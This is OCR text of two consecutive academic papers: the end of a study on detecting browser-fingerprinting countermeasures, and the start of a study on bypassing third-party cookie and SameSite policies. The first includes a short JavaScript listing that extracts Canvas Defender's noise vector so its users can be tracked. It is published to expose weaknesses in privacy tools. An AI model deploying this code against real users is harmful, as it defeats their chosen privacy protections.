One can observe that, when all the tests are executed (3)—which corresponds to genuine fingerprints—90% of the fingerprints are processed in less than 513 *ms*. However, we observe a huge speedup when stopping the processing upon the first occurrence of an inconsistency (2). Indeed, while 83% of the fingerprints are processed in less than 0.21 *ms*, the remaining 17% need more than





Figure 4: FP-SCANNER execution times

440*ms*. This is caused by the fact that most of the fingerprints we tested had installed countermeasures that could be detected using straightforward tests, such as media queries or testing for overridden functions, whereas the other fingerprints having either no countermeasures or FPRANDOM (17 fingerprints), require to run all the tests. This observation is confirmed by the fourth boxplot, which report on the performance of the pixel analysis step and imposes additional processing time to analyze all the canvas pixels. We recall that the pixel analysis step is required only to detect FPRANDOM since even other canvas countermeasures can be detected by looking at the string representation of `toDataURL`. Thus, when disabling the pixel analysis test, FP-SCANNER outperforms FINGERPRINTJS2 with a better accuracy ($> 0.92$) and a faster execution (90th percentile of 220*ms*).

Based on this evaluation, we can conclude that adopting an inconsistency test suite like FP-SCANNER in production is a viable solution to detect users with countermeasures.

## 5 Discussion

In this paper, we demonstrated that state-of-the-art fingerprinting countermeasures could be detected by scanning for inconsistencies they introduce in browser fingerprints. We first discuss the privacy implications of such a detection mechanism and then explain how these techniques could be used to detect browser extensions in general.

### 5.1 Privacy Implications

**Discrimination.** Being detected with a countermeasure could lead to discrimination. For example, Hannak *et al.* [9] demonstrated that some websites adjust prices depending on the user agent. Moreover, many websites refuse to serve browsers with ad blockers or users of the TOR browser and network. We can imagine users being delivered altered content or being denied access if they do not share their true browser fingerprint. Similarly to ad blocker extensions, discrimination may also happen with a countermeasure intended to block fingerprinting scripts.

**Trackability.** Detecting countermeasures can, in some cases, be used to improve tracking. Nikiforakis *et al.* [16] talk about the counterproductiveness of using user agent spoofers because they make browsers more identifiable. We extend this line of thought to more generally argue that being detected with a fingerprinting countermeasure can make browsers more trackable, albeit this is not always the case. We assert that the ease of tracking depends on different factors, such as being able to identify the countermeasure, the number of users of the countermeasure, the ability to recover the real fingerprint values, and the volume of information leaked by the countermeasure. To support this claim, we present the countermeasures we studied in this paper.

*Anonymity Set.* In the case of countermeasures with large user bases, like FIREFOX with fingerprinting protection or BRAVE, although their presence can be detected, these countermeasures tend to increase the anonymity set of their users by blocking different attributes, and, in the case of FIREFOX, by sharing the same user agent, platform, and timezone. Since they are used by millions of users at the time we wrote this paper, the information obtained by knowing that someone uses them does not compensate the loss in entropy from the removal of fingerprinting attributes. On the opposite end, for countermeasures with small user bases, such as CANVAS DEFENDER (21*k* downloads on CHROME, 5*k* on FIREFOX) or RAS (160*k* downloads on FIREFOX), it is unlikely that the anonymity gained by the countermeasures compensate the information obtained by knowing that someone uses them.

*Increasing targetability.* In the case of RAS, we show that it is possible to detect its presence and recover the original browser and OS family. Also, since the canvas attribute has been shown to have high entropy, and that RAS does not randomize it nor block it by default, the combination of few attributes of a fingerprint may be enough to identify a RAS user. Thus, under the hypothesis that no, or few, RAS users have the same canvas, many of them could be identified by looking at the following subset of attributes: `being a RAS user`, `predicted browser`, `predicted OS`, and `canvas`.

*Blurring Noise.* In the case of CANVAS DEFENDER, we show that even though they claim to have a safer solution than other canvas countermeasure extensions, the way they operate makes it easier for a fingerprinter to track their users. Indeed, CANVAS DEFENDER applies

a uniform noise vector on all pixels of a canvas. This vector is composed of 4 random numbers between $-10$ and 30 corresponding to the red, green, blue and alpha (rgba) components of a color. With a small user base, it is unlikely that two or more users share both the same noise and the same original canvas. In particular, the formula hereafter represents the probability that two or more users of CANVAS DEFENDER among $k$ share the same noise vector, which is similar to the birthday paradox: $1-\prod_{i=1}^{k}(1-\frac{1}{40^4-i})$. Thus, if we consider that the $21k$ Chrome users are still active, there is a probability of 0.0082 that at least two users share the same noise vector. Moreover, by default CANVAS DEFENDER does not change the noise vector. It requires the user to trigger it, which means that if a user does not change the default settings or does not click on the button to update the noise, she may keep the same noise vector for a long period. Thus, when detecting that a browser has CANVAS DEFENDER installed, which can be easily detected as the string representation of the `toDataURL` function leaks its code, if the fingerprinting algorithm encounters different fingerprints with the same canvas value, it can conclude that they originate from the same browser with high confidence. In particular, we discovered that CANVAS DEFENDER injects a script element in the DOM (cf. Listing 1). This script contains a function to override canvas-related functions and takes the noise vector as a parameter, which is not updated by default and has a high probability to be unique among CANVAS DEFENDER users. By using the JavaScript Mutation observer API[16] and a regular expression (cf. Listing 2), it is possible to extract the noise vector associated to the browser, which can then be used as an additional fingerprinting attribute.

```
function overrideMethods(docId, data) {
  const s = document.createElement('script')
  s.id = getRandomString();
  s.type = "text/javascript";
  const code = document.createTextNode('try
      {('+overrideDefaultMethods+')(' +data.
      r+ ','+data.g + ',' + data.b + ','+
      data.a+',"'+s.id +'","'+
      storedObjectPrefix+'");}catch(e){
      console.error(e);}');
  s.appendChild(code);
  var node = document.documentElement;
  node.insertBefore(s, node.firstChild);
  node[docId] = getRandomString(); }
```

Listing 1: Script injected by CANVAS DEFENDER to override canvas-related function

```
var o = new MutationObserver((ms) => {
  ms.forEach((m) => {
  var script = "overrideDefaultMethods";
  if (m.addedNodes[0].text.indexOf(script) >
       -1) {
    var noise = m.addedNodes[0].text.match
        (/\d{1,2},\d{1,2},\d{1,2},\d{1,2}/)
        [0].split(",");
} }); });
o.observe(document.documentElement, {
    childList:true, subtree:true});
```

Listing 2: Script to extract the noise vector injected by CANVAS DEFENDER

*Protection Level.* While it may seem more tempting to install an aggressive fingerprinting countermeasure—*i.e.*, a countermeasure, like RAS, that blocks or modifies a wide range of attributes used in fingerprinting—we believe it may be wiser to use a countermeasure with a large user base even though it does not modify many fingerprinting attributes. Moreover, in the case of widely-used open source projects, this may lead to a code base being audited more regularly than less adopted proprietary extensions. We also argue that all the users of a given countermeasure should adopt the same defense strategy. Indeed, if a countermeasure can be configured, it may be possible to infer the settings chosen by a user by detecting side effects, which may be used to target a subset of users that have a less common combination of settings. Finally, we recommend a defense strategy that either consists in blocking the access to an attribute or unifying the value returned for all the users, rather than a strategy that randomizes the value returned based on the original value. Concretely, if the value results from a randomization process based the original value, as does CANVAS DEFENDER, it may be possible to infer information on the original value.

## 5.2 Perspectives

In this article, we focused on evaluating the effectiveness of browser fingerprinting countermeasures. We showed that these countermeasures can be detected because of their side-effects, which may then be used to target some of their users more easily. We think that the same techniques could be applied, in general, to any browser extension. Starov et al. [18] showed that browser extensions could be detected because of the way they interact with the DOM. Similar techniques that we used to detect and characterize fingerprinting countermeasures could also be used for browser extension detection. Moreover, if an extension has different settings resulting in different fingerprintable side effects, we argue that these side effects could be used to characterize the combination of settings used by a user, which may make the user more trackable.

## 5.3 Threats to Validity

A possible threat lies in our experimental framework. We did extensive testing of FP-SCANNER to ensure that

browser fingerprints were appropriately detected as altered. Table 9 shows that no countermeasure failed the steps unrelated to its defense strategy. However, as for any experimental infrastructure, there might be bugs. We hope that they only change marginal quantitative results and not the quality of our findings. However, we make the dataset, as well as the algorithm, publicly available online[11], making it possible to replicate the experiment.

We use a ruleset to detect inconsistencies even though it may be time-consuming to maintain an up-to-date set of rules that minimize the number of false positives while ensuring it keeps detecting new countermeasures. Moreover, in this paper, we focused on browser fingerprinting to detect inconsistencies. Nonetheless, we are aware of other techniques, such as TCP fingerprinting[17], that are complementary to our approach.

FP-SCANNER aims to be general in its approach to detect countermeasures. Nevertheless, it is possible to develop code to target specific countermeasures as we showed in the case of CANVAS DEFENDER. Thus, we consider our study as a lower bound on the vulnerability of current browser fingerprinting countermeasures.

## 6 Conclusion

In this paper, we identified a set of attributes that is explored by FP-SCANNER to detect inconsistencies and to classify browser fingerprints into 2 categories: *genuine* fingerprints and *altered* fingerprints by a countermeasure. Thus, instead of taking the value of a fingerprint for granted, fingerprinters could check whether attributes of a fingerprint have been modified to escape tracking algorithms, and apply different heuristics accordingly.

To support this study, we collected browser fingerprints extracted from browsers using state-of-the-art fingerprinting countermeasures and we showed that FP-SCANNER was capable of accurately distinguishing genuine from altered fingerprints. We measured the overhead imposed by FP-SCANNER and we observed that both the fingerprinter and the test suite were impose a marginal overhead on a standard laptop, making our approach feasible for use by fingerprinters in production. Finally, we discussed how the possibility of detecting fingerprinting countermeasures, as well as being capable of predicting the ground value of the browser and the OS family, may impact user privacy. We argued that being detected with a fingerprinting countermeasure does not necessarily imply being tracked more easily. We took as an example the different countermeasures analyzed in this paper to explain that tracking vulnerability depends on the capability of identifying the countermeasure used, the number of users having the countermeasure, the capacity to recover the original fingerprint values, and the information leaked by the countermeasure. Although FP-SCANNER is general in its approach to detect the presence of countermeasures, using CANVAS DEFENDER as an example, we show it is possible to develop countermeasure-specific code to extract more detailed information.

## References


[1] ACAR, G., EUBANK, C., ENGLEHARDT, S., JUAREZ, M., NARAYANAN, A., AND DIAZ, C. The web never forgets: Persistent tracking mechanisms in the wild. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2014), CCS '14, ACM, pp. 674–689.

[2] ACAR, G., JUAREZ, M., NIKIFORAKIS, N., DIAZ, C., GÜRSES, S., PIESSENS, F., AND PRENEEL, B. FPDetective. *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security - CCS '13* (2013), 1129–1140.

[3] ECKERSLEY, P. How unique is your web browser? In *International Symposium on Privacy Enhancing Technologies Symposium* (2010), Springer, pp. 1–18.

[4] ENGLEHARDT, S., AND NARAYANAN, A. Online tracking: A 1-million-site measurement and analysis. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2016), CCS '16, ACM, pp. 1388–1401.

[5] ENGLEHARDT, S., AND NARAYANAN, A. Online Tracking: A 1-million-site Measurement and Analysis. *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security - CCS'16*, 1 (2016), 1388–1401.

[6] FAIZKHADEMI, A., ZULKERNINE, M., AND WELDEMARIAM, K. Fpguard: Detection and prevention of browser fingerprinting. In *IFIP Annual Conference on Data and Applications Security and Privacy* (2015), Springer, pp. 293–308.

[7] FIFIELD, D., AND EGELMAN, S. Fingerprinting web users through font metrics. In *International Conference on Financial Cryptography and Data Security* (2015), Springer, pp. 107–124.

[8] GÓMEZ-BOIX, A., LAPERDRIX, P., AND BAUDRY, B. Hiding in the Crowd: an Analysis of the Effectiveness of Browser Fingerprinting at Large Scale. In *WWW 2018: The 2018 Web Conference* (Lyon, France, Apr. 2018).

[9] HANNAK, A., SOELLER, G., LAZER, D., MISLOVE, A., AND WILSON, C. Measuring Price Discrimination and Steering on E-commerce Web Sites. *Proceedings of the 2014 Conference on Internet Measurement Conference - IMC '14* (2014), 305–318.

[10] LAPERDRIX, P., BAUDRY, B., AND MISHRA, V. Fprandom: Randomizing core browser objects to break advanced device fingerprinting techniques. In *International Symposium on Engineering Secure Software and Systems* (2017), Springer, pp. 97–114.

[11] LAPERDRIX, P., RUDAMETKIN, W., AND BAUDRY, B. Mitigating Browser Fingerprint Tracking: Multi-level Reconfiguration and Diversification. *Proceedings - 10th International Symposium on Software Engineering for Adaptive and Self-Managing Systems, SEAMS 2015* (2015), 98–108.

[12] LAPERDRIX, P., RUDAMETKIN, W., AND BAUDRY, B. Beauty and the Beast: Diverting Modern Web Browsers to Build Unique Browser Fingerprints. *Proceedings - 2016 IEEE Symposium on Security and Privacy, SP 2016* (2016), 878–894.

[13] LERNER, A., SIMPSON, A. K., KOHNO, T., AND ROESNER, F. Internet Jones and the Raiders of the Lost Trackers: An Archaeological Study of Web Tracking from 1996 to 2016. *Usenix Security* (2016).

[14] MOWERY, K., AND SHACHAM, H. Pixel Perfect : Fingerprinting Canvas in HTML5. *Web 2.0 Security & Privacy 20 (W2SP)* (2012), 1–12.

[15] NIKIFORAKIS, N., JOOSEN, W., AND LIVSHITS, B. PriVaricator. *Proceedings of the 24th International Conference on World Wide Web - WWW '15* (2015), 820–830.

[16] NIKIFORAKIS, N., KAPRAVELOS, A., JOOSEN, W., KRUEGEL, C., PIESSENS, F., AND VIGNA, G. Cookieless monster: Exploring the ecosystem of web-based device fingerprinting. *Proceedings - IEEE Symposium on Security and Privacy* (2013), 541–555.

[17] SAITO, T., TAKAHASHI, K., YASUDA, K., ISHIKAWA, T., TAKASU, K., YAMADA, T., TAKEI, N., AND HOSOI, R. OS and Application Identification by Installed Fonts. *2016 IEEE 30th International Conference on Advanced Information Networking and Applications (AINA)* (2016), 684–689.

[18] STAROV, O., AND NIKIFORAKIS, N. XHOUND: Quantifying the Fingerprintability of Browser Extensions. In *S&P* (2017).

[19] TAKEI, N., SAITO, T., TAKASU, K., AND YAMADA, T. Web Browser Fingerprinting Using only Cascading Style Sheets. *Proceedings - 2015 10th International Conference on Broadband and Wireless Computing, Communication and Applications, BWCCA 2015* (2016), 57–63.

[20] TORRES, C. F., JONKER, H., AND MAUW, S. Fp-block: usable web privacy by controlling browser fingerprinting. In *European Symposium on Research in Computer Security* (2015), Springer, pp. 3–19.

[21] VASILYEV, V. fingerprintjs2: Modern & flexible browser fingerprinting library, Aug. 2017. original-date: 2015-02-11T08:49:54Z.

[22] VASTEL, A., LAPERDRIX, P., RUDAMETKIN, W., AND ROUVOY, R. Fp-stalker: Tracking browser fingerprint evolutions. In *IEEE S&P 2018-39th IEEE Symposium on Security and Privacy* (2018), IEEE, pp. 1–14.

[23] YU, Z., MACBETH, S., MODI, K., AND PUJOL, J. M. Tracking the trackers. In *Proceedings of the 25th International Conference on World Wide Web* (2016), International World Wide Web Conferences Steering Committee, pp. 121–132.

## Notes

[1] Augur: `https://www.augur.io`
[2] Ghostery: `https://www.ghostery.com`
[3] NoScript: `https://noscript.net`
[4] AdBlock: `https://getadblock.com`
[5] Privacy Badger: `https://www.eff.org/fr/privacybadger`
[6] Canvas Blocker: `https://github.com/kkapsner/CanvasBlocker`
[7] Canvas Defender: `https://multiloginapp.com/canvasdefender-browser-extension`
[8] Brave: `https://brave.com`
[9] Ultimate User Agent: `http://iblogbox.com/chrome/useragent/alert.php`
[10] Random Agent Spoofer: `https://github.com/dillbyrne/random-agent-spoofer`
[11] FP-Scanner dataset: `https://github.com/Spirals-Team/FP-Scanner`
[12] UA Parser: `https://github.com/ua-parser/uap-python`
[13] Modernizr: `https://modernizr.com`
[14] Caniuse: `https://caniuse.com`
[15] List of available features per browser: `https://github.com/Fyrd/caniuse/blob/master/data.json`
[16] Mutation observer API: `https://developer.mozilla.org/en-US/docs/Web/API/MutationObserver`
[17] TCP fingerprinting: `http://lcamtuf.coredump.cx/p0f3`

# Who Left Open the Cookie Jar?
# A Comprehensive Evaluation of Third-Party Cookie Policies

Gertjan Franken
*imec-DistriNet, KU Leuven*

Tom Van Goethem
*imec-DistriNet, KU Leuven*

Wouter Joosen
*imec-DistriNet, KU Leuven*

## Abstract

Nowadays, cookies are the most prominent mechanism to identify and authenticate users on the Internet. Although protected by the Same Origin Policy, popular browsers include cookies in all requests, even when these are cross-site. Unfortunately, these third-party cookies enable both cross-site attacks and third-party tracking. As a response to these nefarious consequences, various countermeasures have been developed in the form of browser extensions or even protection mechanisms that are built directly into the browser.

In this paper, we evaluate the effectiveness of these defense mechanisms by leveraging a framework that automatically evaluates the enforcement of the policies imposed to third-party requests. By applying our framework, which generates a comprehensive set of test cases covering various web mechanisms, we identify several flaws in the policy implementations of the 7 browsers and 46 browser extensions that were evaluated. We find that even built-in protection mechanisms can be circumvented by multiple novel techniques we discover. Based on these results, we argue that our proposed framework is a much-needed tool to detect bypasses and evaluate solutions to the exposed leaks. Finally, we analyze the origin of the identified bypass techniques, and find that these are due to a variety of implementation, configuration and design flaws.

## 1 Introduction

Since its emergence, the Web has been continuously improving to meet the evolving needs of its ever-growing number of users. One of the first and most crucial improvements was the introduction of HTTP cookies [5], which allow web developers to temporarily store information such as website preferences or authentication tokens in the user's browser. After being set, the cookies are attached to every subsequent request to the originating domain, allowing users to remain logged in to a website without having to re-enter their credentials.

Despite their significant merits, the way cookies are implemented in most modern browsers also introduces a variety of attacks and other unwanted behavior. More precisely, because cookies are attached to every request, including third-party requests, it becomes more difficult for websites to validate the authenticity of a request. Consequently, an attacker can trigger requests with a malicious payload from the browser of an unknowing victim. Through so-called cross-site attacks, adversaries can abuse the implicit authentication to perform malicious actions through cross-site request forgery attacks [6, 54], or extract personal and sensitive information through cross-site script inclusion [24] and cross-site timing attacks [9, 16, 48].

Next to cross-site attacks, the inclusion of cookies in third-party requests also allows for users to be tracked across the various websites they visit. Researchers have found that through the inclusion of code snippets that trigger requests to third-party trackers, the browsing habits of users are collected on a massive scale [2,40,53]. These trackers leverage this aggregated information for the purpose of content personalization, e.g. on social networks, displaying targeted advertisements, or simply as an asset that is monetized by selling access to the accumulated data.

As a direct response to the privacy threat imposed by third-party trackers and associated intrusive advertisements, a wide variety of efforts have been made. Most prominently is the emergence of dozens of browser extensions that aim to thwart their users from being tracked online. These extensions make use of a designated browser API [39] to intercept requests and either block them or strip sensitive information such as headers and cookies. Correspondingly, several browsers have recently introduced built-in features that aim to mitigate user tracking. For instance, Firefox in its private browsing mode will by default block third-party requests that

are made to online trackers [7]. It is important to note that the effectiveness of these anti-tracking mechanisms fully relies on the ability to intercept or block *every* type of request, as a single exception would allow trackers to simply bypass the policies. In this paper, we show that in the current state, built-in anti-tracking protection mechanisms as well as virtually every popular browser extension that relies on blocking third-party requests to either prevent user tracking or disable intrusive advertisements, can be bypassed by at least one technique.

Next to tracking protections, we also evaluate a recently introduced and promising feature aimed at defending against cross-site attacks, namely same-site cookies [51]. While cross-site attacks share the same cause as online tracking, i.e. the inclusion of cookies on third-party requests, their defenses are orthogonal. The `SameSite` attribute on cookies can be set by a website developer, and indicates that this cookie should only be included with first-party requests. Consequently, when this policy is applied correctly, same-site cookies defend against the whole class of cross-site attacks. Similar to the tracking defenses, the security guarantees provided by same-site cookies stand or fall by the ability to apply its policies on *every* type of request. As part of our evaluation, we discovered several instances in which the same-site cookie policy was not correctly applied, thus allowing an adversary to send authenticated requests regardless of the `lax` or `strict` mode applied to the same-site cookie. Although this bypass could only be used to trigger GET requests, thereby making the exploitation of CSRF vulnerabilities in websites that follow common best-practices more difficult, it does underline the importance of a systematic evaluation to test whether browser implementations consistently follow the policies proposed in the specification.

In this paper, we present the first extensive evaluation of policies applied to third-party cookies, whether for the purpose of thwarting cross-site attacks or preventing third-party tracking. This evaluation is driven by a framework that generates a wide-range of test cases encompassing all methods that can be used to trigger a third-party request in various constructs. Our framework can be used to launch a wide variety of different browsers, with or without extensions, and analyze, through an intercepting proxy, whether the observed behavior matches the one expected by the browser instance. We applied this framework to perform an analysis of 7 browsers and 46 browser extensions, and found that for virtually every browser and extension the imposed policy can be bypassed. The sources for these bypasses can be traced back to a variety of implementation, configuration and design flaws. Further, our crawl on the Alexa top 10,000 did not identify any use of the discovered bypasses in the wild, indicating that these are novel.

Our main contributions are the following:

- We developed a framework with the intent to automatically detect bypasses of third-party request and cookie policies. This framework is applicable to all modern browsers, even in combination with a browser extension or certain browser settings.
- By applying the framework to 7 browsers, 31 ad blocking and 15 anti-tracking extensions, we found various ways in which countermeasures against cookie leaking can be bypassed.
- We performed a crawl on the Alexa top 10,000, visiting 160,059 web pages, to inspect if any of these bypasses were already being used on the Web. In order to estimate the completeness of our framework, we analyzed the DNS records spawned by each web page.
- Finally, we propose solutions to rectify the implementations of existing policies based on the detected bypasses.

## 2 Background

A fundamental trait of the modern web is that websites can include content from other domains by simply referring to it. The browser will fetch the referenced third-party content by sending a separate request, as shown in Figure 1. The web page of `first-party.com` contains a reference to an image that is hosted on `third-party.com`. In this scenario, the user first instructs his browser to visit this web page, e.g. by entering the address in the address bar or by clicking on a link. This will initiate a request to the web page `http://first-party.com/`, and a subsequent response will be received by the browser (1). While parsing the web page, the user's browser comes across the reference to `https://third-party.com` and fetches the associated resource by sending a separate request (2). The browser will include a `Cookie` header [5] to the request if these were previously set for that domain (using the `Set-Cookie` header in a response). This applies to both the request to `first-party.com` as well as `third-party.com`. In this scenario, we would name the cookies attached to the latter request *third-party cookies*, as this is a request to a different domain than the including document.

### 2.1 Cross-site attacks

Because browsers will, by default, attach cookies to any request, including third-party requests, an adversary is





Figure 1: Example of a cross-site request.

able create a web page that constructs malicious payloads which will be sent using the victim's authentication. Through these so-called cross-site attacks, attackers can trigger state changes on vulnerable websites or extract sensitive information.

One of the most well-known cross-site attacks is cross-site request forgery (CSRF). CSRF attacks aim to perform undesirable actions, e.g. transfer funds to the account of the adversary, on behalf of the victim who is authenticated at the vulnerable website. Typically, this will be done by triggering a POST request to the targeted website, as it is considered best-practice to prevent GET requests from having any state-changing effect [15]. Although websites of large organizations such as The New York Times, ING, MetaFilter and YouTube have been found to be vulnerable to CSRF attacks in the past [54], the increased awareness among web developers and countermeasures integrated in popular frameworks resulted in a drastic decrease in vulnerable websites. According to the OWASP Top Ten Project, only 5% of current websites were found to be vulnerable, thus leading to the exclusion of CSRF from the list of the ten most critical web application security risks. Effective countermeasures, such as requiring an unguessable token in requests, have been known for a long period [6, 54], and have been extensively applied [47].

In contrast to CSRF, cross-site script inclusion (XSSI) and cross-site timing attacks aim to derive sensitive information. XSSI attacks bypass the Same-Origin Policy (SOP) in an attempt to obtain information linked to the authenticated user account [24]. Timing attacks, on the other hand, try to construct sensitive data by observing side-channel leaks [9, 16, 48].

A recently proposed mechanism called same-site cookies aims to protect against the whole class of cross-site attacks [51]. Same-site cookies are generic cookies with an additional attribute named `SameSite`. Similar to other cookie attributes, the `SameSite` attribute is determined by the website that sets the cookie. This attribute can be given one of two values: `lax` or `strict`. When the value is set to `lax`, the cookie may only be included in cross-site GET requests that are top-level (i.e. the URL in the address bar changes due to the request). An exception to this is a cross-site request initiated by Prerender functionality [46], in which this cookie is included anyway. When the attribute value is set to `strict`, the cookie may never be included in any cross-site requests.

At the time of writing, same-site cookies are supported by Chrome, Opera, Firefox and Edge [8, 27, 50]. Same-site cookies are backwards compatible; browsers that do not offer support will just treat same-site cookies as regular cookies. This, combined with the fact that same-site cookies are mainly intended as an in-depth defense mechanism, encourages web developers to still employ traditional defenses such as CSRF tokens to thwart cross-site attacks. While the adoption of same-site cookies is still relatively small, with only a few popular websites implementing them [42], the fact that they can mitigate a whole class of attacks makes them a very promising defense mechanism.

## 2.2 Third-party tracking

Internet users can be tracked for a variety of purposes, often with economic motives as the driving force behind it, e.g. advertising, user experience or data auctioning [26]. One way of employing online tracking is through embedded advertisements, which include tracking scripts to learn more about the user's interests and personalize the advertisements based on this information. Alternatively, website administrators may include scripts from analytic services, which gather insights in how users interact with their website, provided that this service can also use the collected data for its own purposes. Moreover, websites may embed functionality of a social platform through which users can engage with each other. Because the resource containing embedded functionality is requested upon each page visit, the social platform can track which websites their users visit.

The main technique that is used to track users across different websites is by means of third-party cookies. More precisely, a script that is included on a wide range of websites, e.g. to display advertisements, triggers a request to the server of the tracker. Subsequently, the tracker checks whether this request contains a cookie, and either associates the triggered request with the profile of the user, or creates a new profile and responds with a `Set-Cookie` header containing the newly generated cookie. In the latter case, the user's browser will associate the cookie with the site of the tracker, and will include it in all subsequent requests to it. This allows the tracker to follow users across all websites that include a script that initiates the request to the tracker.

Because of the raised awareness of online tracking among the general public, many users delete cookies on a regular basis [12], which results in a seemingly new user profile from the tracker's perspective. As a reaction, some online trackers have resorted to more extensive tracking methods, such as respawning cookies via Flash [44] and other web mechanisms [4], and browser fingerprinting [2, 13, 44, 52]. As the evaluation presented in this paper mainly focuses on cookie policies imposed by browsers or browser extensions, our main focus is on "traditional" user tracking by means of third-party cookies. However, because the more recent tracking mechanisms also rely on sending requests to the tracker, e.g. containing the browser fingerprint, these are also subjected to the browser and extension policies. Bypasses of these policies can also be leveraged by trackers to smuggle their requests past the protection mechanisms.

# 3 Framework

Despite all standardization efforts, browser implementations may exhibit inconsistent behavior or even deviate from the standard. Additionally, web features from different standards may interfere with each other, causing unintended side-effects, which may affect the security and privacy guarantees. Despite prior efforts to verify these guarantees [22, 25], the real-world prevalence of inconsistencies remains hard to measure as modern browsers consist of millions of lines of code, or may be proprietary, preventing researchers access to their source code. In this paper, we evaluate the validity of constraints that are imposed on stateful third-party requests, either by browsers themselves or by browser extensions. Because of the limitations of source-code analysis, we design a framework that considers browsers, in various configurations, as a black box. This section outlines the design choices and implementation of this framework. The source code of our framework has been made publicly available.[1]

## 3.1 Framework design

The goal of our framework is to detect techniques that can be used to circumvent policies that strip cookies from cross-site requests, or that try to block these requests completely. To achieve this, our framework consists of various components ranging from browser control to test-case generation. These components and their interactions are depicted in Figure 2, and discussed in the following sections.

[1] `https://github.com/DistriNet/xsr-framework`

### 3.1.1 Browser manipulation

The framework is driven by the *Framework Manager* component, which is provided with information on which browsers and browser extensions need to be analyzed. The manager instructs the *Browser Control* component to create a specific browser instance with the predefined settings. The controller will then instruct the browser instance to visit one of the generated test-cases by leveraging browser-specific Selenium WebDriver[2] implementations. Browsers that do not have Selenium support, are controlled by manually configuring a browser profile and are then launched through the command-line.

### 3.1.2 Test environment

Prior to executing all test scenarios, the browser instance is first prepared. More specifically, on the target domain, i.e. the domain for which the test cases will try to initiate an illegitimate cross-site request, we install several cookies. Each of these cookies has different attributes: none, which does not impose any restrictions on the cookies, `HttpOnly`, which restricts the cookie from being accessed by client-side scripts, and `Secure`, which only allows this cookie to be sent over an encrypted connection. Throughout the remainder of the text, we refer to cookies as cookies with any one of these attributes, unless explicitly stated otherwise. Furthermore, for browsers that support it, we installed two cookies with the `SameSite` attribute: one with the value set to `lax`, and one set to `strict`. Finally, we instruct the browser to route all requests through a proxy, allowing us to capture and analyze the specific requests that were initiated as part of a test.

## 3.2 Test-case generation

Because of the abundance of features and APIs implemented in modern browsers, there exist a very large number of techniques that can be leveraged to trigger a cross-site request. For each such technique, our framework generates a web page containing a relevant test case.

### 3.2.1 Request-initiating mechanisms

As there exists no comprehensive list of all feature that may initiate a request, we leveraged the test suites from popular browser engines, such as WebKit, Firefox, as well as the web-platform-tests project by W3C[3] to compose an extensive list of different request methods. In addition, we analyzed several browser specifications to verify the completeness of this list. What follows is a

[2] `https://www.seleniumhq.org/`

[3] `https://github.com/w3c/web-platform-tests`





Figure 2: Design of the framework that we used to detect bypasses of imposed cross-site request policies.

summary of the mechanisms we used, subdivided into seven different categories.

**HTML tags** The first group of request mechanisms consists of HTML elements that can refer to an external resource, such as `<img>`, `<iframe>` or `<script>` tags. Upon parsing the HTML document, the browser will initiate requests to fetch the referred resources. As a basis, we used the HTTPLeaks project[4], which contains a list of all possible ways HTML elements can leak HTTP requests. This list was combined with techniques related to features that were recently introduced, and account for 196 unique methods. It should be noted that all HTML-based requests only initiate GET requests.

**Response headers** Response headers allow websites to include extra information alongside the resource that is served. We found that two classes of response headers may trigger an additional request, either as soon as the browser receives the headers or upon certain events. The first class of such response headers are `Link` headers, which indicate relationships between web resources [38]. The header can be used to improve page-load speeds by signaling to the browser which resources, such as stylesheets and associated web pages, can proactively be fetched. In most cases, the browser will request the referenced resources through a GET request.

The other class of response headers that initiate new requests are related to Content Security Policy (CSP) [1]. More precisely, through the `Content-Security-Policy` header[5], a website can, among other things, indicate which resources are allowed to be loaded. Through the `report-uri` directive, websites can indicate that any violations of this policy should be reported, via a POST request to the provided URL. Recently, another directive named `report-to` has been proposed, which allows reporting through the Reporting API [19]. As this directive and API are not yet supported by any browser, we excluded them from our analysis. Nevertheless, they are a prominent example of the continuously evolving browser ecosystem, and highlight the importance of analyzing the unexpected changes new features might bring along.

